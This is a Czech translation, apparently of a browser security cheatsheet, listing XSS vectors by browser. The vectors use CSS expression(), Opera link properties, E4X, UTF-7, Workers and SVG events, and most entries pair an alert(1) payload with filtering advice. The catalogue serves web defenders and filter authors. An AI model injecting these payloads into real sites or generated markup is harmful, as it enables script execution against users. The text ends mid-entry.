Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Injekce založená na CSS

Vykonání skriptu z CSS pomocí link-source v Opeře

Opera umožňuje nastavit link source pro některé HTML elementy. Můžou tak vyvpolat potřebnou akci po kliknutí

```
<div style="-o-link:'javascript:alert(1)';-o-link-
                source:current">X
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Vykonání JavaScriptu pomocí href atributu u LINK a data URI

Podle existující dokumentace k IE8 jsou datová URI podporována nejen pro zobrazení obrázků, ale i pro stylopis. To může být zneužito pro vložení expression() do datového URI a k vykonání skriptu v tagu LINK.

```
<link rel=stylesheet
href=data:,*%7bx:expression(write(1))%7d
```

Ujistěte se, že URI pro stylopis nemůže uživatel ovlivnit, a uživatelem zadané tagy LINK nezobrazujte bez kontroly a filtrování.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Vykonání JavaScriptu pomocí @import a data URI

Podle existující dokumentace k IE8 jsou datová URI podporována nejen pro zobrazení obrázků, ale i pro stylopis. To může být zneužito pro vložení expression() do datového URI a k vykonání skriptu ve stylopisu pomocí @import.

```
<style>@import
"data:,*%7bx:expression(write(1))%7D";</style>
```

Ujistěte se, že URI pro stylopis nemůže uživatel ovlivnit, a že případné uživatelem zadané styly neobsahují @import.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Prolomení pointer-events:none vloženými odkazy

Firefox 3.6+ umožňuje použít CSS vlastnost "pointer-events" s hodnotou "none" k tomu, aby element nereagoval na události vyvolané myší nebo kurzorem. Tato funkce umožňuje např. překrýt DIVem jiný DIV, aniž by překrývající blokoval události, adresované překrytému.

```
<a style="pointer-events:none;position:absolute;">
          <a style="position:absolute;"
        onclick="alert(1);">XXX</a></a>
      <a href="javascript:alert(2)">XXX</a>
```

Toto nastavení je prolomeno, pokud je použito spolu s elementem <A>, ve kterém je vložený jiný <A>. Element <A> by neměl být takto používán vůbec - obzvlášť ne v případech, kdy může obsahovat uživatelsky vložené HTML.


Internet Explorer 5.0
Internet Explorer 6.0
Internet Explorer 7.0
Internet Explorer 8.0
Internet Explorer 9.0


Opera 8.x
Opera 9.x
Opera 10.x
Opera mobile


FireFox 1.x
FireFox 2.x
FireFox 3.x
Firefox 4.0


Chrome 3.0
Chrome 4.0
Chrome 5.0
Chrome 6.0


Safari 3.0
Safari 4.0
Safari 5.0

Opera - XSS založené na @import uvnitř selektorů atributu

Opera 10 a novější verze včetně nejnovější 10.5 umožňují vyskočit ze sektoru atributu použitím {} a následné použití deklarace @import. MIME typ importovaného souboru není rozhodující, stejně jako jeho umístění v libovolné doméně. Importovaný soubor může obsahovat CSS kód, který připojí odkaz na javascript: ke všem prvku na stránce. To může vést ke spuštění skritpu po kliknutí na tyto prvky.

```
<style>*[{}@import'test.css?]</style>X

* {-o-link:'javascript:alert(1)';-o-link-source:
                        current;}
```

Ujistěte se, že v uživatelském CSS je obsah atributů vhodně escapován použitím zpětného lomítka. Také překontrolujte použití konstrukcí vlastnost:hodnota vrámci whitelistu a zabraňte použití nebezpečných vlastností, jako jsou -o-link a -o-link-source.


Internet Explorer 5.0
Internet Explorer 6.0
Internet Explorer 7.0
Internet Explorer 8.0
Internet Explorer 9.0


Opera 8.x
Opera 9.x
Opera 10.x
Opera mobile


FireFox 1.x
FireFox 2.x
FireFox 3.x
Firefox 4.0


Chrome 3.0
Chrome 4.0
Chrome 5.0
Chrome 6.0


Safari 3.0
Safari 4.0
Safari 5.0

Přerušení textového řetězce v CSS

Opera, Firefox a ostatní webové prohlížeče umožní přerušení textového řetězce v css použitím symbolu pro nový řádek. V CSS2+ nemohou řetězce obsahovat vložený přechod na nový řádek přímým zápisem.

```
<div style="font-family:'foo&#10;;color:red;';">XXX
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Alternativní syntaxe CSS v Internet Eploreru

Internet Explorer umožňuje použít pravou složenou závorku (}) jako oddělovače skupin. Deklarace CSS se může v quirk režimu skládat z názvu vlastnosti, která je následována znakem rovná se (=).

```
<div style="font-family:foo}color=red;">XXX
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Uzavření tagů akceptováním atributů stylu

Uzavírací tag bez uvedeného názvu tagu může v IE obsahovat atributy stylu, tak jak můžete vidět v uvedeném příkladu. Pro další zamlžení útoku je použíta falešná vlastnost CSS a metoda expression() kombinovaná s escapováním znaků.

```
</ style=?=-=expression\28write(1)\29>
```

Ujistěte se, že HTML filtr počítá i s použitím nepojmenovaného uzavíracího tagu a nepovažuje jej za prostý text. Také počítat s CSS escapováním a vědět, jak může zamlžit jakýkoliv styl uvnitř tagu <STYLE> a atributu "style".





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

IE6 a poloviční/plná šířka Unicode znaků

Tento příklad ukazuje, jak mohou být Unicode znaky poloviční a plné šíře použity k nahrazení znaků z ASCII rozsahu. V příkladu byly tyto znaku použity u výrazu "expression".

```
<style>*{x:e x p r e s s i o n(write(1))}</style>
```

V případě, že návštěvníci vašich webových stránek stále používají IE6 ujistěte se, že rozsah Unicode znaků halfwidth a fullwidth (U + FF00-FFEF) nelze použít u tagů a stylů, které jsou vkládány uživatelem.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

SVG obrázky obsahující XML data - s vypnutým JavaScriptem

Opera podporuje CSS vlastnost "content" pro atributy stylu. Obrázek ve formátu SVG může obsahovat SVG stejně dobře jako HTML kód. Příklad ukazuje jak může být tag <FORM> použit pro nalákání uživatele ke kliknutí na tlačítko a tím k provedení JavaScriptu. Stejné pracuje také pro SVG soubory vložené pomocí tagu <IMG>.

```
        <div style=content:url(test2.svg)></div>

<form xmlns="http://www.w3.org/1999/xhtml" target="_top"
            action="javascript:alert(1)">
       <input value="XXX" type="submit"/></form>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Více CSS "url" hodnot v IE 6

Internet Explorer podporuje více "url" hodnot. Z nichž každá může obsahovat útocný kód. Oddělovač mezi hodnotami "url" by měl být bílý znak (v tomto případě "\x20").

```
<div style="list-
style:url(http://foo.f)\20url(javascript:alert(1));">X
```

Ujistěte se, že uživatel nemá povoleno vložení CSS, maximálně ty vlastnosti, které jsou uvedeny ve whitelistu.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Injekce stylu při kopírování innerHTML

Tento příklad ukazuje, že Internet Explorer a Firefox automaticky dekódují CSS kódování během kopírování innerHTML.

```
<div id=d><div style="font-family:'sans\27\3B
   color\3Ared\3B'">X</div></div> <script>
with(document.getElementById("d"))innerHTML=innerHTML
                    </script>
```

Buďte velmi opatrní při pozdější manipulaci v DOM s uživatelskými vstupy. Vlastnost innerHTML nemusí vždy obsahovat původní data.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	**FireFox 2.x**	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	**FireFox 3.x**	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	**Firefox 4.0**	Chrome 6.0	
Internet Explorer 9.0				

použití komentářů z zamlžení stylů

Všechny webové prohlížeče umožňují použít CSS komentáře před a po uvedené vlastnosti nebo hodnotě. Kromě toho umožňuje Internet Explorer i použití komentářů uvnitř samotné hodnoty.V Internet Exploreru a Safari je také možné použitím nekódovaného nulového znaku vložit komentáře uvnitř tagu <STYLE>.

```
XXX<style>*{/*all*/color/*all*/:/*all*/red/*all*/;/[0]
 *IE,Safari*[0]/color:green;color:bl/*IE*/ue;}</style>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Skok na selector skrz oddělovač atributů

Podle zavedené praxe jsou selektory obvykle filtrovány méně důkladně filtrovacím softwarem než jiné části CSS kódu. Tento příklad ukazuje, jak je možné opustit CSS blok k uvolnění rukou a vložit kód do možná méně důkladně filtrované části.

```
                <div id="x">XXX</div>
      <style> #x{font-family:foo[bar;color:green;}
                #y];color:red;{} </style>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Injekce prostého JavaScriptu

Spuštění kódu pomocí setterů ve Firefoxu

Použití setterů v Gecko/Firefoxu k vykonání JavaScriptu

```
<script>({set/**/$($){_/**/setter=$,_=1}}).$=alert
</script>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Vykonání JavaScriptu přes #proměnné

V ukázce jsou použity #proměnné a kruhové reference k zamaskování vykonávaného skriptu

```
<script>({0:#0=alert/#0#/#0#(0)})</script>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Vykonání JavaScriptu pomocí přepsaného objektu ReferenceError

Tento JavaScriptový útok ukazuje, jak lze vyvolat vykonání JavaScriptu pomocí přepsání objektu ReferenceError a vyvolání takové chyby. Totéž platí analogicky pro většinu ostatních chybových objektů a je třeba na to dát pozor, pokud implementujete JS sandboxy či podobné techniky.

```
<script>ReferenceError.prototype.  defineGetter  ('name',
function(){alert(1)}),x</script>
```

Nedůvěřujte DOMu v případě, že jej uživatel může ovlivnit vložením skriptu nebo jiným způsobem přístupu skrz DOM





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Vykonání JavaScriptu proprietární metodou __noSuchMethod__

Firefox podporuje nestandardní metodu __noSuchMethod__, která může být využita jako spouštěcí ve chvíli, kdy je zavolána neexistující metoda objektu. Může jí být přiřazen objekt Function, čímž se útočník vyhne použití function(){...}.

```
<script>Object.__noSuchMethod__ =
Function,[{}][0].constructor._('alert(1)')()</script>
```


Internet Explorer 5.0
Internet Explorer 6.0
Internet Explorer 7.0
Internet Explorer 8.0
Internet Explorer 9.0


Opera 8.x
Opera 9.x
Opera 10.x
Opera mobile


FireFox 1.x
FireFox 2.x
FireFox 3.x
Firefox 4.0


Chrome 3.0
Chrome 4.0
Chrome 5.0
Chrome 6.0


Safari 3.0
Safari 4.0
Safari 5.0

Zfalšování informací v address baru pomocí history.pushState()

API funkce history.pushState() a history.replaceState() umožňují vytvořit a změnit uživatelovu historii. Útočník může použít tuto funkci ke změně informací zobrazených v address baru, ale také i umístění DOM objektu. Toho může být zneužito k phishingovému útoku nebo ke zmatení uživatele. Ve chvíli kdy útočník spustí na napadených webových stránkách JavaScript, není již možné informacím v adress baru věřit.

```
<script>history.pushState(0,0,'/i/am/somewhere else');
                        </script>
```


Internet Explorer 5.0
Internet Explorer 6.0
Internet Explorer 7.0
Internet Explorer 8.0
Internet Explorer 9.0


Opera 8.x
Opera 9.x
Opera 10.x
Opera mobile


FireFox 1.x
FireFox 2.x
FireFox 3.x
Firefox 4.0


Chrome 3.0
Chrome 4.0
Chrome 5.0
Chrome 6.0


Safari 3.0
Safari 4.0
Safari 5.0

Injekce založené na E4X v prohlížečích s jádrem Gecko

Automaticky vykonaný kód založený na E4X

Tento tag SCRIPT se pokouší vložit tutéž stránku, v níž je obsažen, a vykonat skript uzavřený do E4X {}. Koncová sekvence ;1 je použita proto, aby Firefox nevyhodil při vkládání chybu.

```
<script src="#">{alert(1)}</script>;1
```

E4X je extrémně nebezpečný, pokud může libovolná stránka vložit libovolné validní XML a zmíněný středník jako omezovač. Efektivní ochrana spočívá ve správném DOCTYPE - nebo v nevalidním zápisu. Existuje mnohjo variant koncového omezovače - dokud to bude platný JavaScript a stránka nebude naznačovat, že je XML-only, bude to fungovat (;1, ,1, ._, atd.)





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Kód v JS/HTML, využívající UTF-7 a E4X ke cross-domain přístupu k HTML

Pokud může útočník vložit sekvenci znaků začínající .toXMLString(), může tak vložit stránku do tagu SCRIPT v běžné stránce a získat tak plný přístup k DOM vložené stránky - napříč doménami a protokoly. Všimněte si, že celý škodlivý skript je zapsán v UTF-7. To je možné proto, že tag SCRIPT může pomocí atributu charset určit znakovou sadu, která bude použita.

```
+ADw-html+AD4APA-body+AD4APA-div+AD4-top secret+ADw-
        /div+AD4APA-/body+AD4APA-/html+AD4-
  .toXMLString().match(/.*/m),alert(RegExp.input);
```

Ujistěte se, že všechny stránky mají definovanou znakovou sadu, např. UTF-8. Stejně tak převeďte vstupní data z UTF-7 před jejich ošetřením pomocí metod jako htmlentities(). Všechny webové stránky, obsahující citlivá data, by měly mít uvedený DOCTYPE.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

E4X použitý k uzavření otevřeného tagu <SCRIPT> vytvořením E4X objektu.

Toto je ošidné. Firefox umožňuje dokonce použít otevírací tag <SCRIPT> s novým objektem E4X (<b/>) vytvořeným současně v rámci JavaScriptu. Alert může být spuštěn proto, že dodatečná otevírací lomená závorka (<) je chápána jako znak porovnání velikosti (<b/> <varování (1)).

```
<b><script<b></b><alert(1)</script </b>
```


Internet Explorer 5.0
Internet Explorer 6.0
Internet Explorer 7.0
Internet Explorer 8.0
Internet Explorer 9.0


Opera 8.x
Opera 9.x
Opera 10.x
Opera mobile


FireFox 1.x
FireFox 2.x
FireFox 3.x
Firefox 4.0


Chrome 3.0
Chrome 4.0
Chrome 5.0
Chrome 6.0


Safari 3.0
Safari 4.0
Safari 5.0

E4X užito k zavření otevřeného tagu <SCRIPT> a použití {}

V tomto příkladu je objekt E4X použit k uzavření pootevřeného tagu <SCRIPT> a k následnému spuštění kódu v globálním rozsahu přes E4X oddělovače, kterými jsou složené závorky. Tato technika nebude fungovat, pokud již Firefox používá integrovaný HTML5 parser (html5.enable = true).

```
<script<{alert(1)}/></script </>
```


Internet Explorer 5.0
Internet Explorer 6.0
Internet Explorer 7.0
Internet Explorer 8.0
Internet Explorer 9.0


Opera 8.x
Opera 9.x
Opera 10.x
Opera mobile


FireFox 1.x
FireFox 2.x
FireFox 3.x
Firefox 4.0


Chrome 3.0
Chrome 4.0
Chrome 5.0
Chrome 6.0


Safari 3.0
Safari 4.0
Safari 5.0

Injekce skrz vlastnosti a metody DOM

XSS pomocí objektu Worker

Samovkládací kód používá DOM worker a poslání zprávy, která spustí vykonání skriptu

```
0?<script>Worker("#").onmessage=function(_)eval(_.data)
        </script> :postMessage(importScripts('
    data:;base64,cG9zdE1lc3NhZ2UoJ2FsZXJ0KDEpJyk'))
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Firefox crypto object - skrytý eval()

Ukázka volání eval(), skrytého v objektu crypto ve Firefoxu

```
<script>crypto.generateCRMFRequest('CN=0',0,0,null,
    'alert(1)',384,null,'rsa-dual-use')</script>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Injekce založené na JSON

Self-hijacking textového řetězce JSON

Pokud jsou textové řetězce vložené uživatelem součástí JSON řetězců, představuje znak apostrofu ' bezpečnostní riziko.

```
<script>[{'a':Object.prototype.__defineSetter__('b',
function(){alert(arguments[0])}),'b':['secret']}]</script>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Injekce ukryté v SVG

Vykonání JavaScriptu v SVG pomocí elementu <G> a atributu onload

SVG soubory mohou vykonat JavaScript pomocí události onload u libovolného elementu i bez uživatelské interakce

```
<svg xmlns="http://www.w3.org/2000/svg"><g
  onload="javascript:alert(1)"></g></svg>
```

SVG soubory nejsou důvěryhodné jako třeba obrázky - obzvlášť při uploadu. Soubor SVG může obsahovat HTML data stejně jako obsluhu událostí.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

XSS užitím SVF fontů v Opera 10

Opera 10.X podporuje použití SVG fontů a umožňuje spustit kód JavaScriptu ve chvíli načtení souboru s fontem. Uvedený příklad spouští vložený kód při zpracování události load po načtení souboru s fontem. ke spuštění kódu není vyžadována uživatelská interakce.

```
          <?xml version="1.0" standalone="no"?>
       <html xmlns="http://www.w3.org/1999/xhtml">
 <head><style type="text/css">@font-face {font-family: y;
      src: url("%svg front path%#x") format("svg");}
          body {font: 100px "y";}</style></head>
                <body>Hello</body></html>

          <?xml version="1.0" standalone="no"?>
     <!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
   "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
                 <svg onload="alert(1)"
              xmlns="http://www.w3.org/2000/svg">
                   <defs><font id="x">
     <font-face font-family="y"/></font></defs></svg>
```

Internet Explorer	Opera	FireFox	Chrome	Safari
Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Spuštění JavaScriptu v SVG užitím tagu <SCRIPT>

SVG soubory mohou spustit kód JavaScriptu obsažený v tagu <SCRIPT> bez interakce uživatele.

```
<svg xmlns="http://www.w3.org/2000/svg">
    <script>alert(1)</script></svg>
```

SVG soubory by neměly být považovány za obrázky - zvláště v případech kdy přichází přes upload. SVG soubor může obsahovat jakýkoliv HTML kód včetně zracování událostí u nativních prvků.

Internet Explorer	Opera	FireFox	Chrome	Safari
Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Spuštění JavaScriptu událostí load v elementu SVG

Element SVG umožňuje automatické spuštění skriptu událostí load bez vložení dalších SVG dat.

```
<svg onload="javascript:alert(1)"
xmlns="http://www.w3.org/2000/svg"></svg>
```

Toto není tak docela chyba k opravě. Jde o žádoucí chování, které ovšem rozšiřuje možnosti XSS.





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Spuštění jednoduchého pasivního JavaScriptu skrz XLink

Prohlížeče, které podporují SVG, vynucují podporu XLink. Parametr atributu "xlink:actuate" u tagu <A> je pevný "onRequest".

```
<svg xmlns="http://www.w3.org/2000/svg">
<a xmlns:xlink="http://www.w3.org/1999/xlink"
xlink:href="javascript:alert(1)">
<rect width="1000" height="1000" fill="white"/></a></svg>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

SVG zpracování události - vložení kódu skrz "set" a "animate"

Google Chrome a Safari podporují zpracování událostí u prvků <set> nebo <animate>. Hodnota atributu "attributeName" určuje spouštěcí událost, zatímco atribut "to" obsahuje samotný kód JavaScriptu.

```
<svg xmlns="http://www.w3.org/2000/svg">
<set attributeName="onmouseover" to="alert(1)"/>
<animate attributeName="onunload" to="alert(1)"/></svg>
```





Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

SVG spuštění aktivního JavaScriptu skrz XLink v Opeře

Obsah XML-odkazů bude automaticky vložen do aktuálního dokumentu. Kombinace "onLoad" (hodnota atributu xlink:actuate) a "embed" (hodnota atributu xlink:show) s potenciálně nebezpečnými SVG prvky.

```
<svg xmlns="http://www.w3.org/2000/svg"
 xmlns:xlink="http://www.w3.org/1999/xlink">
<animation xlink:href="javascript:alert(1)"/>
 <animation xlink:href="data:text/xml,%3Csvg
      xmlns='http://www.w3.org/2000/svg'
       onload='alert(1)'%3E%3C/svg%3E"/>
 <image xlink:href="data:image/svg+xml,%3Csvg
      xmlns='http://www.w3.org/2000/svg'
       onload='alert(1)'%3E%3C/svg%3E"/>
 <foreignObject xlink:href="javascript:alert(1)"/>
<foreignObject xlink:href="data:text/xml,%3Cscript
xmlns='http://www.w3.org/1999/xhtml'%3Ealert(1)%3C/script%3E"/>
                          </svg>
```

Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Použití SVG elementu <handler>

Specifikace SVG Tiny 1.2 poskytuje prvek <handler>, který je "mostem" mezi SVG a XML událostmi. Tento element může obsahovat kód JavaScriptu.

```
<svg xmlns="http://www.w3.org/2000/svg">
<handler xmlns:ev="http://www.w3.org/2001/xml-events"
ev:event="load">alert(1)</handler> </svg>
```

Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Použití SVG elementu <feImage> a data URI

SVG umožňuje použití efektu filtrů na libovolný z viditelných prvků. Filtr feImage umožňuje začlenění dalších souborů, stejně tak jako data URI. Se zákeřně vytvořeným data URI je mořné spustit kód JavaScriptu bez spoluúčasti uživatele. Seznam všech prvků, které mohou být animovány, naleznete v dokumentaci.

```
<svg xmlns=http://www.w3.org/2000/svg
xmlns:xlink="http://www.w3.org/1999/xlink">
<feImage> <set attributeName="xlink:href"
to="
PHN2ZyB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciP
jxzY3JpcHQ%2BYWxlcnQoMSk8L3NjcmlwdD48L3N2Zz4NCg%3D%3D"/>
</feImage> </svg>
```

Ujistěte se, že uživateli vložená SVG data a SVG soubory jsou skutečně obrázky a ne XML dokumenty. Povaha SVG totiž umožňuje zahrnout do obsahu téměř jakákoliv data ve formátu XML, včetně JavaScriptu, který může vést XSS.

Internet Explorer 5.0	Opera 8.x	FireFox 1.x	Chrome 3.0	Safari 3.0
Internet Explorer 6.0	Opera 9.x	FireFox 2.x	Chrome 4.0	Safari 4.0
Internet Explorer 7.0	Opera 10.x	FireFox 3.x	Chrome 5.0	Safari 5.0
Internet Explorer 8.0	Opera mobile	Firefox 4.0	Chrome 6.0	
Internet Explorer 9.0				

Spuštění JavaScriptu v SVG Tiny 1.2 bez uživatelovi interakce

